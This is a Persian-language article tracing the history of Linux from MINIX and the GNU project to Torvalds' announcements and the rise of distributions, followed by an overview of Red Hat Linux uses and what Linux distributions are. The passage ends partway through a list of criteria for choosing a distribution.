گروه دیگری استفاده کردن از عبارت "باز متن " (OpenSource) را آغاز کرده اند تا مفهومی نزدیک(نه یکسان) به نرم افزار آزاد را داشته باشد. ما عبارت "نرم افزار آزاد " را ترجیح می دهیم، زیرا به محض این که این عبارت را بشنوید،به یاد آزادی می افتید نه قیمت!!

از ابتدا تا به حال

Linux History

آغاز داستان

در سال ۱۹۹۱ در حالی که جنگ سرد رو به پایان میرفت و صلح در افق ها هویدا میشد، در دنیای کامپیوتر، آینده بسیار روشنی دیده میشد. با وجود قدرت سخت افزارهای جدید، محدودیت های کامپیوترها رو به پایان میرفت. ولی هنوز چیزی کم بود...

و این چیزی نبود جز فقدانی عمیق در حیطه سیستم های عامل.

داس، امپراطوری کامپیوترهای شخصی را در دست داشت. سیستم عامل بی استخوانی که با قیمت ۵۰۰۰۰ دلار از یک هکر سیاتلی توسط بیلی (Gates Bill) خریداری شده بود و با یک استراتژی تجاری هوشمند، به تمام گوشه های جهان رخنه کرده بود. کاربران PC انتخاب دیگری نداشتند. کامپیوترهای اپل مکینتاش بهتر بودند. ولی قیمتهای نجومی، آنها را از دسترس اکثر افراد خارج می ساخت.

خیمه گاه دیگر دنیای کامپیوترها، دنیای یونیکس بود. ولی یونیکس به خودی خود بسیار گران قیمت بود. آنقدر گران قیمت که کاربران کامپیوترهای شخصی جرات نزدیک شدن به آنرا نداشتند. کد منبع یونیکس که توسط آزمایشگاههای بل بین دانشگاهها توزیع شده بود، محتاطانه محافظت میشد تا برای عموم فاش نشود. برای حل شدن این مسئله، هیچیک از تولید کننده گان نرم افزار راه حلی ارائه ندادند.

بنظر میرسید این راه حل به صورت سیستم عامل MINIX ارائه شد. این سیستم عامل، که از ابتدا توسط اندرواس تانبام (Andrew S. Tanenbaum) پروفسور هلندی، نوشته شده بود به منظور تدریس عملیات داخلی یک سیستم عامل واقعی بود. این سیستم عامل برای اجرا روی پردازنده های ۸۰۸۶ اینتل طراحی شده بود و بزودی بازار را اشباع کرد.

بعنوان یک سیستم عامل، MINIX خیلی خوب نبود. ولی مزیت اصلی آن، در دسترس بودن کد منبع آن بود. هر کس که کتاب سیستم عامل تانبام را تهیه میکرد، به ۱۲۰۰۰ خط کد نوشته شده به زبان C و اسمبلی نیز دسترسی پیدا میکرد. برای نخستین بار، یک برنامه نویس یا هکر مشتاق میتوانست کد منبع سیستم عامل را مطالعه کند. چیزی که سازندگان نرم افزارها آنرا محدود کرده بودند. یک نویسنده بسیار خوب، یعنی تانبام، باعث فعالیت مغزهای متفکر علوم کامپیوتری در زمینه بحث و گفتگو برای ایجاد سیستم عامل شد. دانشجویان کامپیوتر در سرتاسر دنیا با خواندن کتاب و کدهای منبع، سیستمی را که در کامپیوترشان در حال اجرا بود، درک کردند.

و یکی از آنها لینوس توروالدز (Linus Torvalds) نام داشت.

کودک جدید در افق

در سال ۱۹۹۱، لینوس بندیکت توروالدز (Linus Benedict Torvalds) دانشجوی سال دوم علوم کامپیوتر دانشگاه هلسینکی فنلاند و یک هکر خود آموخته بود. این فنلاندی ۲۱ ساله، عاشق وصله پینه کردن محدودیت هایی بود که سیستم را تحت فشار قرار میدادند. ولی مهمترین چیزی که وجود نداشت یک سیستم عامل بود که بتواند نیازهای حرفه ای ها را برآورده نماید. MINIX خوب بود ولی فقط یک سیستم عامل مخصوص دانش آموزان بود و بیشتر به عنوان یک ابزار آموزشی بود تا ابزاری قدرتمند برای بکار گیری در امور جدی.

در این زمان برنامه نویسان سرتاسر دنیا توسط پروژه گنو (GNU) که توسط ریچارد استالمن (Richard Stallman) آغاز شده بود، تحریک شده بودند. هدف این پروژه ایجاد حرکتی برای فراهم نمودن نرم افزارهای رایگان و در عین حال با کیفیت بود. استالمن خط مشی خود را از آزمایشگاه معروف هوش مصنوعی دانشگاه MIT با ایجاد برنامه ویرایشگر emacs در اواسط و اواخر دهه ۷۰ آغاز نمود. تا اوایل دهه ۸۰، بیشتر برنامه نویسان نخبه آزمایشگاههای هوش مصنوعی MIT جذب شرکتهای نرم افزاری تجاری شده بودند و با آنها قرارداد های حفظ اسرار امضا شده بود. ولی استالمن دیدگاه متفاوتی داشت. وی عقیده داشت برخلاف سایر تولیدات، نرم افزار باید از محدودیت های کپی و ایجاد تغییرات در آن آزاد باشد تا بتوان روز به روز نرم افزارهای بهتر و کارآمد تری تولید نمود.

با اعلامیه معروف خود در سال ۱۹۸۳، پروژه GNU را آغاز کرد. وی حرکتی را آغاز کرد تا با فلسفه خودش به تولید و ارائه نرم افزار بپردازد. نام GNU مخفف GNU is Not Unix است. ولی برای رسیدن به رویای خود برای ایجاد یک سیستم عامل رایگان،

وی ابتدا نیاز داشت تا ابزارهای لازم برای این کار را ایجاد نماید. بنابراین در سال ۱۹۸۴ وی شروع به نوشتن و ایجاد کامپایلر زبان C گنو موسوم به GCC نمود. ابزاری مبهوت کننده برای برنامه نویسان مستقل. وی با جادوگری افسانه ای خود به تنهایی ابزاری را ایجاد نمود که برتر از تمام ابزارهایی که تمام گروههای برنامه نویسان تجاری ایجاد کرده بودند قرار گرفت. GCC یکی از کارآمد ترین و قویترین کامپایلر هایی است که تا کنون ایجاد شده اند.

تا سال ۱۹۹۱ پروژه GNU تعداد زیادی ابزار ایجاد کرده بود ولی هنوز سیستم عامل رایگانی وجود نداشت. حتی MINIX هم لایسنس شده بود. کار بر روی هسته سیستم عامل گنو موسوم به HURD ادامه داشت ولی به نظر نمی رسید که تا چند سال آینده قابل استفاده باشد.

این زمان برای توروالدز بیش از حد طولانی بود...

در ۲۵ آگوست ۱۹۹۱، این نامه تاریخی به گروه خبری MINIX از طرف توروالدز ارسال شد:

از : لینوس بندیکت توروالدز به: گروه خبری MINIX

موضوع: بیشتر چه چیزی را میخواهید در MINIX ببینید؟

خلاصه: نظرخواهی کوچک در مورد سیستم عامل جدید من

با سلام به تمام استفاده کننده گان از MINIXمن در حال تهیه یک سیستم عامل رایگان فقط به عنوان سرگرمی و نه به بزرگی و حرفه ای GNU برای دستگاههای ۳۸۶ و ۴۸۶ هستم. این کار از آوریل شروع شده و درحال آماده شدن است. من مایلم تا نظرات کاربران را در مورد چیزهایی که در MINIX دوست دارند یا ندارند، جمع آوری کنم. زیرا سیستم عامل من حدوداً شبیه آن است. مانند ساختار سیستم فایل مشابه و چیزهای دیگر... من اکنون bash نسخه ۱,۰۸ و GCC نسخه ۱,۴۰ را به آن منتقل کرده ام و به نظر میرسد که کار میکند. من در عرض چند ماه چیزی آزمایشی درست کرده ام و مایلم بدانم که کاربران بیشتر به چه قابلیت هایی نیاز دارند؟ من از هر پیشنهادی استقبال میکنم. ولی قول نمی دهم همه آنها را اجرا کنم.

لینوس

همانطور که در این نامه پیداست، خود توروالدز هم باور نمی کرد که مخلوقش آنقدر بزرگ شود که چنین تحولی در دنیا ایجاد کند. لینوکس نسخه ۰,۰۱ در اواسط سپتامبر ۱۹۹۱ منتشر شد و روی اینترنت قرار گرفت. شور و اشتیاقی فراوان حول مخلوق توروالدز شکل گرفت. کدها دانلود شده، آزمایش شدند و پس از بهینه سازی به توروالدز بازگردانده شدند. لینوکس نسخه ۰,۰۲ در پنجم اکتبر به همراه اعلامیه معروف توروالدز آماده شد:

از : لینوس بندیکت توروالدز

به: گروه خبری MINIX

موضوع: کدهای منبع رایگان هسته مشابه MINIX

آیا شما از روزهای زیبای MINIX 1.1 محروم شده اید؟ هنگامی که مردها مرد بودند و راه اندازهای دستگاه خود را خودشان مینوشتند؟ آیا شما فاقد یک پروژه زیبا هستید و می میرید تا سیستم عاملی داشته باشید تا بتوانید آنرا مطابق با نیازهای خود در آورید؟ اگر اینگونه است، این نامه برای شما نوشته شده است.

همانطور که ماه پیش گفتم من در حال کار بر بروی یک سیستم عامل رایگان مشابه MINIX برای کامپیوترهای ۳۸۶ هستم. این سیستم عامل اکنون بجایی رسیده است که قابل استفاده است و مایل هستم که کدهای منبع را در سطح گسترده تر پخش نمایم. این نسخه ۰,۰۲

است ولی من موفق شده ام که نرم افزارهای Bash، GCC، GNU-Make، GNU-sed، Compress و غیره را تحت آن اجرا کنم. کدهای منبع این پروژه را میتوانید از آدرس nic.funet.fi با آدرس ۱۲۸,۲۱۴,۶,۱۰۰ در دایرکتوری pub/OS/Linux پیدا کنید. این دایرکتوری همچنین دارای چند فایل README و تعدادی باینری قابل اجرا تحت لینوکس است. تمام کدهای منبع ارائه شده است زیرا هیچ یک از کدهای MINIX در آن استفاده نشده است. سیستم را میتوانید همانطور که هست کامپایل و استفاده کنید. کدهای منبع باینری ها را هم میتوانید در مسیر pub/GNU پیدا کنید.

لینوکس نسخه ۰,۰۳ پس از چند هفته آماده شد و تا دسامبر، لینوکس به نسخه ۰,۱۰ رسید. هنوز لینوکس فقط چیزی کمی بیشتر از یک فرم اسکلت بود. این سیستم عامل فقط دیسکهای سخت AT را پشتیبانی میکرد و ورود به سیستم نداشت و مستقیما به خط فرمان بوت میشد. نسخه ۰,۱۱ خیلی بهتر شد. این نسخه از صفحه کلیدهای چند زبانه پشتیبانی میکرد، دیسکهای فلاپی و کارتهای گرافیکی VGA، EGA، هرکولس و... نیز پشتیبانی میشدند. شماره نسخه ها از ۰,۱۲ به ۰,۹۵ و ۰,۹۶ افزایش پیدا کرد و ادامه یافت. بزودی کد آن بوسیله سرویس دهنده های FTP در فنلاند و مناطق دیگر، در سرتاسر جهان منتشر شد.

مقایسه و توسعه

بزودی توروالدز با مقایسه هایی از طرف اندرو تاننباوم، معلم بزرگی که MINIX را نوشته بود، مواجه شد. تاننباوم برای توروالدز مینویسد:

"من بر این نکته تاکید دارم که ایجاد یک هسته یکپارچه در سال ۱۹۹۱ یک اشتباه پایه ای بود. خدا را شکر که شما شاگرد من نیستید، و اگر نه برای چنین طرحی نمره بالایی نمی گرفتید."

توروالدز بعدا پذیرفت که این بدترین نکته در توسعه لینوکس بوده است. تاننباوم یک استاد مشهور بود و هرچه که می گفت واقعیت داشت. ولی وی در مورد لینوکس اشتباه میکرد. توروالدز کسی نبود که به این سادگی ها پذیرای شکست باشد.

تاننباوم همچنین گفته بود : "لینوکس منسوخ شده است".

اکنون نوبت حرکت نسل جدید لینوکس بود. با پشتیبانی قوی از طرف اجتماع لینوکس، توروالدز یک پاسخ مناسب برای تاننباوم فرستاد :

"شغل شما استاد دانشگاه و محقق بودن است و این بهانه خوبی برای برخی مغز خرابکنی های MINIX است."

و کار ادامه یافت. بزودی صدها نفر به اردوگاه لینوکس پیوستند. سپس هزاران نفر و سپس صدها هزار نفر. لینوکس دیگر اسباب بازی هکرها نبود. با پشتیبانی نرم افزارهای پروژه GNU، لینوکس آماده یک نمایش واقعی بود. لینوکس تحت مجوز GPL قرار داده شد. با این مجوز همه میتوانستند کدهای منبع لینوکس را به رایگان داشته باشند، بر روی آنها مطالعه کرده و آنها را تغییر دهند. دانشجویان و برنامه نویسان آنرا قاپیدند.

و خیلی زود تولید کننده گان تجاری وارد شدند. لینوکس به خودی خود رایگان بود و هست. کاری که این تولیدکنندگان انجام دادند، کامپایل کردن بخش ها و نرم افزارهای مختلف و ارائه آن به صورت یک فرمت قابل توزیع همانند سایر سیستم عاملها بود، تا مردم عادی نیز بتوانند از آن استفاده کنند. اکنون توزیع هایی مانند ردهت، دبیان و زوزه دارای بیشترین سهم کاربران در سرتاسر جهان هستند. با رابطهای گرافیکی کاربر جدید مانند KDE و GNOME، توزیع های لینوکس در بین مردم بسیار گسترش یافتند.

همچنین اتفاقات جالبی با لینوکس رخ میدهد. در کنار PC، لینوکس به روی اکثر پلات فورم ها منتقل شده است. لینوکس تغییر داده شد تا کامپیوتر دستی شرکت Com۳ یعنی Palm Pilot را اجرا نماید. تکنولوژی کلاستر کردن این امکان را بوجود آورد تا بتوان تعداد زیادی از ماشینهای لینوکس را به یک مجموعه واحد پردازشی تبدیل نمود. یک کامپیوتر موازی. در آوریل ۱۹۹۶ محققین آزمایشگاههای ملی لوس آلاموس از ۶۸ کامپیوتر مبتنی بر لینوکس برای پردازش موازی و شبیه سازی موج انفجار اتمی استفاده کردند. ولی بر خلاف ابر کامپیوترهای دیگر، هزینه آنها بسیار ارزان تمام شد. ابر کامپیوتر خود ساخته آنها با تمام تجهیزات و سخت افزارها ۱۵۲۰۰۰ دلار هزینه در بر داشت و این یک دهم هزینه یک ابر کامپیوتر تجاری است. این ابر کامپیوتر به سرعت ۱۶ بیلیون محاسبه در ثانیه دست یافت و به رتبه ۳۱۵ ام این ابر کامپیوتر جهان دست پیدا کرد و صد البته یکی از پایدار ترین آنها بود. پس از سه ماه از آغاز فعالیت، هنوز بوت نشده بود.

بهترین موردی که امروزه برای لینوکس وجود دارد، طرفداران متعصب آن هستند. هنگامی که یک قطعه سخت افزاری جدید ارائه میشود، هسته لینوکس برای استفاده از آن تغییر داده میشود. برای مثال هنگام ارائه پردازنده ۶۴ بیتی شرکت AMD هسته به سرعت

چند هفته برای کار با آن آماده شد. اکنون لینوکس بر روی تمام انواع خانواده های سخت افزاری موجود اعم از PC، MAC، Alpha و انواع سخت افزارهای درون ای قابل اجراست که آنرا برای استفاده در ماشین آلات صنعتی و آلات و ادواتی که نیاز به پردازش کامپیوتری دارند، بسیار مناسب نموده است. لینوکس با همان فلسفه و هدفی که در سال ۱۹۹۱ ایجاد شد، وارد هزاره جدید شده است.

تورووالدز، هنوز یک انسان ساده است. بر خلاف بیل گیتس او یک میلیاردر نیست. پس از اتمام مطالعات ش وی به آمریکا رفت تا با شرکت Transmeta همکاری نماید. پس از انجام یک پروژه فوق سری که تورووالدز یکی از اعضای فعال آن بود، ترانسمتا پردازنده Cruose را با بازار ارائه کرد. تورووالدز هنوز پرطرفدار ترین و مشهورترین برنامه نویس جهان است. در حال حاضر تورووالدز ترانسمتا را ترک نموده و با حمایت شرکتهای بزرگ به طور تمام وقت بر روی لینوکس کار میکند.

پس از یک دهه : لینوکس امروز

امروزه لینوکس بیش از یک دهه توسعه را پشت سر گذاشته است و یکی از سریع توسعه ترین سیستم های عامل به شما میرود. از چند کاربر انگشت شمار در سالهای ۱۹۹۱ و ۱۹۹۲، امروزه میلیونها کاربر از لینوکس استفاده میکنند. IBM که زمانی بزرگترین دشمن جماعت Open Source به شمار می رفت، اکنون سرمایه گذاری عظیمی در زمینه توسعه راه حل های Open Source تحت لینوکس نموده است. در حال حاضر تعداد توسعه دهندگانی که برای افزایش قابلیتهای لینوکس تلاش میکنند، روز به روز افزایش می یابد.

امروزه تعداد زیادی از شرکتها و موسسات حرفه ای تجاری، پشتیبانی از محصولات مبتنی بر لینوکس را بر عهده گرفته اند. اکنون دیگر استفاده از لینوکس در محیطها اداری، پذیرفتن ریسک نیست. از نظر قابلیت اطمینان و پایداری و همچنین حفاظت در برابر انواع ویروسها چیزی بهتر از لینوکس وجود ندارد. با تلاش شرکتهای بزرگی مانند ردهت استفاده از لینوکس در محیطهای تجاری توسعه فراوان یافته و اکنون تعداد زیادی از شرکتهای کوچک و بزرگ در حال استفاده از سرویس دهنده ها و ایستگاههای کاری مبتنی بر لینوکس هستند.

طلوع لینوکس روی میزی (Desktop Linux)

بزرگترین ایرادی که از لینوکس گرفته میشد چه بود؟ قبلا محیط تمام متنی لینوکس، بسیاری از کاربران را از استفاده کردن از آن بر حذر میداشت. با اینکه در استفاده از محیط متنی کنترل کامل سیستم در اختیار شماست، ولی این محیط اصلا برای کاربران عادی سیستمهای کامپیوتری مناسب نیست. محیط های گرافیکی که بر پایه X-Window وجود داشتند نیز پاسخ گوی امکاناتی که سیستم عاملهای گرافیکی مانند ویندوز برای کاربران خود ارائه میکردند، نبودند. ولی از چند سال گذشته این وضعیت در حال تغییر بوده است. اکنون محیطهای گرافیکی حرفه ای مانند KDE و GNOME تصویر لینوکس را کامل کرده اند. این محیطهای گرافیکی اکنون بسیار کاربر پسند و قدرتمند شده اند و وجود این سیستم ها است که امروزه کاربران عادی نیز میتوانند از لینوکس استفاده کنند.

لینوکس در جهان سوم

ورود لینوکس به کشورهای جهان سوم تحولی ایجاد نموده است. قبل از وجود لینوکس کشورهای جهان سومی در زمینه کامپیوتر در سطح بسیار پایین تری قرار داشتند. هزینه سخت افزارها بسیار پایین آمده بود ولی هزینه نرم افزار برای این گونه کشورها همچنان کمر شکن بود. این امر باعث شد تا در بسیاری از این کشورها کپی غیر مجاز نرم افزارها گسترش پیدا کند که باعث میلیاردها دلار خسارت سالیانه میشود. یکی از عمده ترین دلایل این کار پایین بودن درآمد سرانه در این کشورهاست. هنگامی که مجموع درآمد سرانه سالیانه بیش از ۲۰۰ تا ۳۰۰ دلار نیست، هیچگاه امکان خرید یک سیستم عامل ۱۰۰ دلاری وجود نخواهد داشت.

طلوع لینوکس و سایر تولیدات باز متن، این وضعیت را تغییر داده است. این امکان وجود دارد تا بتوان لینوکس را در کامپیوترهای قدیمی ۴۸۶ و پنتیوم که اکنون در کشورهای توسعه یافته به تاریخ پیوسته اند ولی هنوز در کشورهای درحال توسعه از آنها استفاده میشود، اجرا نمود. همچنین استفاده از نرم افزارهای رایگان باز متن گسترش یافته تا جلوی هزینه های سرسام آور نرم افزاری این کشورها را بگیرد. امروزه در کشورهای آسیایی، آفریقایی و آمریکای لاتین استفاده از لینوکس و نرم افزارهای باز متن گسترش فراوانی یافته و با استفاده از خصلت ذاتی تغییر پذیری لینوکس، برای استفاده از زبانهای ملی این کشورها سفارشی شده است. امروزه مستندات لینوکس به اکثر زبانهای زنده جهان ترجمه شده اند.

از میز کار تا ابرکامپیوترها

هنگامی که تورووالدز لینوکس را ایجاد نمود، این مخلوق جدید، فقط یک اسباب بازی تازه برای هکرها بود. ولی از زمان دستگاههای ۳۸۶ که نخستین هسته لینوکس بر روی آنها اجرا میشد، لینوکس راه درازی را طی نموده است. یکی از مهمترین استفاده های امروزی

لینوکس استفاده از آن در پردازش های سنگین موازی در ابر کامپیوتر ها است. امروزه اکثر ابر کامپیوتر هایی که در جهان ساخته میشوند، از لینوکس به عنوان سیستم عامل خود استفاده میکنند.

داستان ادامه دارد

حرکت لینوکس از یک پروژه هکری تا جهانی شدن یک انقلاب شگفت انگیز است. پروژه GNU که در اوایل دهه ۱۹۸۰ توسط ریچارد استالمن شروع شد، توسعه نرم افزارهای باز متن را رهبری نمود. پروفسور اندرو تانتباوم و سیستم عامل MINIX او مطالعه سیستم عامل ها را از حالت تئوری به عملی تبدیل نمود و در نهایت همت و تلاش تورووالدز منجر به تولد لینوکس شد. امروزه لینوکس دیگر یک پروژه هکری به شما نمی رود بلکه یک حرکت جهانی است که توسط میلیونها نفر برنامه نویس باز متن و شرکتهای بزرگی مانند IBM حمایت میشود. لینوکس در تاریخ کامپیوتر به عنوان یکی از شگفت انگیز ترین محصولات تلاش بشری باقی خواهد ماند.

توکس پنگوئن : نشان عزیز لینوکس

نشان لینوکس یک پنگوئن است. برخلاف سایر سیستم عاملهای تجاری، این نشان زیاد جدی نیست! توکس نشانگر وضعیت بدون نگرانی حرکت لینوکس است. این نشان تاریخچه بسیار جالبی دارد. لینوکس در ابتدا فاقد هر گونه نشانی بود. هنگامی که تورووالدز برای تعطیلات به استرالیا رفته بود، در دیداری که از یک باغ وحش داشت، هنگامی که می خواست با یک پنگوئن بازی کند، پنگوئن دست وی را گاز گرفت و همین ایده ای شد تا از پنگوئن به عنوان نشان لینوکس استفاده شود.

تاریخچه Linux

در سال ۱۹۹۱، یکی از دانشجویان دانشگاه هلسینکی به نام Linus Torvalds که از سیستم عامل موجود ناراضی بود به فکر افتاد که از سیستم عامل برای کارهای خود استفاده کند. Unix یک سیستم عامل قدرتمند محسوب می شد، ولی قیمت ان گران بود.بنابر این Torvalds به فکر نوشتن نسخه ای از Unix برای خود افتاد.این کار ساده بود. وی پس از تنظیم قسمت های اصلی برنامه، از طریق اینترنت مجموعه ای از برنامه نویسان با استعداد تشکیل داد و افراد این مجموعه به کمک هم سیستم عامل یا هسته ای به وجود آوردند که امروزه به Linux موسوم است.

یکی از مهمترین تصمیماتی که Torvalds در شروع کار گرفت، توزیع و اشتراک گذاری رایگان کد هسته لینوکس برای افرادی بود که مایل بودند در توسعه این سیستم عامل سهیم باشند.امروزه نیز لینوکس به صورت رایگان و عمدتا از طریق اینترنت توزیع می شود.

کد های منبع آزاد (open source) برای عموم ساخته می شوند و هر فردی می تواند در ساخت و توسعه ان، بدون زیر پا گذاشتن قانون و تملک انحصاری ان شرکت داشته باشد.هر فردی می تواند کد منبع را مطابق میل خود، حتی برای سرگرمی ،تغییر داده و نسخه ای از ان را منتشر سازد. ولی آنچه که افراد نمی توانند تغییر دهند، جلوگیری از هر شخص دیگر برای استفاده، تغییر و توزیع ان نسخه از نرم افزار است که شما ان را تغییر داده اید. اعمال این محدودیت که نمی تواند به طور انحصاری به شخص یا شرکتی تعلق داشته باشد باعث پیشرفت های حیرت انگیزی در این صنعت گردید.

در اوایل بهار ۱۹۹۴، اولین نسخه واقعی لینوکس (نسخه ۱,۰) برای استفاده عموم عرضه گردید.حتی در ان زمان، این سیستم عامل، یک سیستم عامل خوب محسوب می شد و از ویژگی های رایگانی که در سیستم عامل های دیگر به قیمت صدها دلار به فروش می رسید برخوردار بود.

Linus Torvalds ، پدر سیستم عامل لینوکس

چرا Linux ؟

لینوکس یک نرم افزار رایگان قابل دسترس می باشد. کد منبع لینوکس که قلب و روح سیستم عامل محسوب می شود نیز در دسترس عموم می باشد.سازمان Free Software Foundation (FSF) در ساخت و تهیه بیشتر نرم افزار های کمکی جهت سهولت بخشیدن به کار و استفاده با لینوکس همکاری می کند.

شرکت Red Hat, Inc. سیستم عامل پایه لینوکس را با نرم افزار های دیگر (که ساخته شرکتهای دیگر و یا خود Red Hat می باشند) ادغام می کند و یک بسته نرم افزاری ارایه می دهد که گاهی اوقات ارزش ان بیش از کلیه نسخه های ارائه شده است. این مجموعه را distribution یا flavor لینوکس می نامند. لینوکس به خودی خود رایگان بوده و هست. کاری که شرکت هایی مثل ردهت انجام می دهند، کامپایل کردن بخش ها و نرم افزارهای مختلف و ارائه آن بصورت یک فرمت قابل توزیع همانند سایر سیستم عاملها است، تا مردم عادی نیز بتوانند از آن استفاده کنند. همچنین با رابطهای گرافیکی کاربر مانند GNOME، توزیع های لینوکس در بین مردم بسیار گسترش یافته است.

امروزه در دنیایی متکی بر فناوری اطلاعات زندگی می‌کنیم و به خطر افتادن جریان اطلاعات در هر لحظه منجر به بروز خسارت‌های جبران ناپذیری خواهد شد. بر این اساس امنیت در بین سیستم های عامل از اهمیت زیادی برخوردار است .لینوکس در این زمینه بسیار قدرتمند است.لینوکس از ابتدا برای محیطهای شبکه‌ای و چند کار بره طراحی شده است و همین باعث رعایت مسائل امنیتی در ان شده است.

کاربرد های Linux

از Red Hat Linux می توان به عنوان یک ابزار میز کار، یک سرور شبکه و دروازه اینترنت، یک دیواره آتش (Firewall)، پایگاه یک سیستم از پیش تعبیه شده (مانند یک VCR هوشمند یا یک رباط) و یا حتی به صورت یک سوپر کامپیوتر چند پردازنده ای استفاده کرد.

ابزار های پر مصرف میز کار : در Red Hat نرم افزار های دیگر مانند مجموعه برنامه های OpenOffice برای سهولت کار کاربران قرار داده شده است. مجموعه برنامه های OpenOffice شامل یک واژه پرداز کامل، صفحه های گسترده، برنامه نمایش محتویات، یک برنامه رسم گرافیک و ابزارهای ساخت صفحات وب می باشد. با نصب Red Hat Linux، مجموعه OpenOffice نصب شده و نشانه های مربوط به برنامه های ان برای سهولت دستیابی به آنها در نوار منو قرار داده می شوند.

مطالب مربوط به چند رسانه ای ها:

Red Hat Linux برای استفاده شما ابزار های متعدد چند رسانه ای را در یک بسته قرار داده است. به کمک این بسته می توان موسیقی پخش کرده و به منابع چند رسانه ای مانند ایستگاه های رادیو یی در اینترنت گوش داد.در لینوکس میتوان عکس و دیگر اقلام را از دوربین و دستگاه پخش MP3 به کامپیوتر منتقل کرد.
خدمات شبکه ای: Red Hat Linux به عنوان سرور مبتنی بر شبکه نیز به کار می رود.محبوبیت اولیه Linux مدیون ارائه خدمات وب و اشتراک گذاری پرونده ها و چاپگر به طور کامل است.

استفاده از ابزارها و خدمات شبکه ای

سرور وب Apache: بیشتر سرورهای وب در اینترنت، توسط سرور وب Open Source Apache اداره می شوند. شما می توانید یک سرور وب ساده را با نصب نرم افزار Apache دایر کنید.

: OpenSSH

نسخه منبع ازاد secure Shell امکان برقراری یک ارتباط امن در اینترنت را فراهم می سازد. secure Shell به مراتب امن تر از telnet می باشد. تحت OpenSSH می توانید بدون اینکه فرد دیگری قادر به شنیدن مکالمات شما باشد با دیگران ارتباط برقرار کنید.

(Virtual Private Network) : VPN

VPN ارتباطات در یک شبکه نا امن، مثل اینترنت را در ساخت شبکه های شخصی، رمز نویسی می کند. وجود بسته های نرم افزار Red Hat Linux و ابزار های ان برای برقراری یک ارتباط امن بین دو کامپیوتر یا شبکه های خصوصی در اینترنت لازم می باشد.

دیواره های اتش (Firewalls):

برای دور نگه داشتن نفوذ گران، Red Hat Linux با ارائه ابزار های حفاظتی به شما امکان می هد تا بتوانید یک دیواره اتش برای سیستم خود بسازید.از لحاظ اعمال این دیواره اتش، Red Hat Linux از انعطاف پذیری کاملی برخوردار است.
موارد فوق نمونه ای از کارهایی است که می توانید تحت Red Hat Linux انجام دهید. در قسمتهای بعدی بیشتر با این سیستم عامل آشنا خواهیم شد.

انواع توزیع های لینوکس (distribution) :

گفتنی ها در باره لینوکس بسیار است.در این قسمت به مفهوم انواع توزیع (distribution) های لینوکس خواهیم پرداخت.

یکی از سوالات مطرح برای کاربرانی که قصد کار با سیستم عامل لینوکس را دارند، انتخاب توزیع است و اینکه چرا انواع مختلفی از لینوکس وجود دارد و کدامیک مناسب تر است؟

توزیع چیست؟

سیستم عامل لینوکس به خودی خود یک سیستم عامل آزاد و رایگان است. لینوکس را هر کس می تواند جمع آوری کرده و به نام خودش به رایگان عرضه کرده و به فروش برساند. علت چیست؟ سیستم های لینوکس از بخش های بسیار زیادی تشکیل شده که هر بخش آن توسط عده ای خاص توسعه می یابد که هر کدام در یک نقطه از جهان قرار دارند. می گویند لینوکس مانند هواپیمایی است که هر قسمت آن را در یک کشور ساخته اند. (البته این نکته نقطه قوت آن به شمار می رود.) در صورتی که شما به عنوان یک کاربر بخواهید یک لینوکس داشته باشید، باید تمام این قطعات را جداگانه جمع آوری کرده و پس از کامپایل استفاده نمایید.

درصد کمی از مردم این امکان و توانایی را دارند. بنابراین افراد و شرکت های محدودی علاوه بر جمع آوری این قطعات مجزا، برای مجموعه گردآوری شده توسط خود برنامه هایی نصب و مدیریت نموده تا کاربران کار نصب و مدیریت سیستم عامل به آسانی انجام دهند. به این مجموعه ها که توسط افراد و شرکت های مختلف گردآوری شده است، توزیع یا Distribution لینوکس می گویند. به زبان ساده تر لینوکس یک نسخه‌ی اصل بیشتر ندارد: GNU/Linux. این نسخه‌ی اصلی یا همان kernel است.تعدادی شرکت یا دانشگاه یا هر گروه دیگری یک سری امکانات به این هسته اضافه می‌کنند. مثل محیط گرافیکی و .... به هر کدام از اینها یک Distrbution از لینوکس یا اصطلاحا یک Distro می گویند.

علت تنوع توزیع ها چیست؟

هر یک از توزیع های لینوکس دارای ویژگی های خاصی است که آن را از توزیع دیگر متمایز می کند. مثلا ممکن است نصب آنها با هم تفاوت داشته باشند (البته اصول نصب همه لینوکس ها یکسان است) و یا ابزارهای مدیریت گرافیکی تهیه شده با هم متفاوت باشند و یا نسخه برنامه هایی که با یک توزیع خاص ارائه می شوند جدیدتر یا قدیمی تر باشند، محل فایل های پیکربندی آنها متفاوت باشد و یا ممکن است توزیع هایی برای امور خاصی مانند سرویس دهنده، ایستگاههای کاری، کامپیوترهای قدیمی، مدیریت شبکه طراحی شده باشند. بنابراین هر فرد یا گروه خلاقی می تواند توزیع مخصوص خود را ارائه نماید.

مثلا برخی از توزیع ها برای نصب و پیکربندی آسان بهینه سازی شده اند. توزیع ها به دو صورت تجاری و رایگان ارائه می شوند. یعنی در ازای دریافت برخی از آنها باید پول پرداخت شود و برخی از آنها رایگان هستند. البته به هر حال شما در اکثر موارد قادر هستید تا یک توزیع لینوکس را چه رایگان و چه تجاری به تعداد نامحدود کپی و توزیع نمایید. اکثر توزیع های غیر تجاری و برخی از توزیع های تجاری بصورت رایگان از سایت های مربوطه قابل دانلود هستند. در صورتی که لینوکس را یاد بگیرید، مهم نیست از چه توزیعی استفاده کنید. چون همه آنها ذاتاً شبیه هم هستند و تمام اموری که در یک توزیع انجام می دهید، در توزیع دیگر نیز قابل انجام

خواهد بود (شاید به نحو دیگر). برخی از توزیع ها به دلیل تغییرات و بهینه سازی در توزیع های دیگر ایجاد شده اند که آنها توزیع های مبتنی بر یک توزیع می نامند. مثلا توزیع لیبرانت یک توزیع مبتنی بر دبیان است. یا مثلا توزیع فارسی شبدیکس یک توزیع مبتنی بر کناپیکس است که در آن امکانات فارسی اضافه شده است.

کدام توزیع؟

همانطوری که در بالا اشاره کردیم، هر یک از توزیع ها دارای ویژگی های خاص خود هستند. به عنوان مثال مراحل نصب یک توزیع بسیار راحت است و توزیع دیگر از نظر پایداری و امنیت مطرح می باشد.
انتخاب توزیع بستگی به شرایط زیر دارد:

- ☒ سطح علمی کاربر
- ☒ مورد استفاده از لینوکس
- ☒ ویژگی های توزیع
- ☒ بازار

اکنون به بررسی یکایک این شرایط می پردازیم.

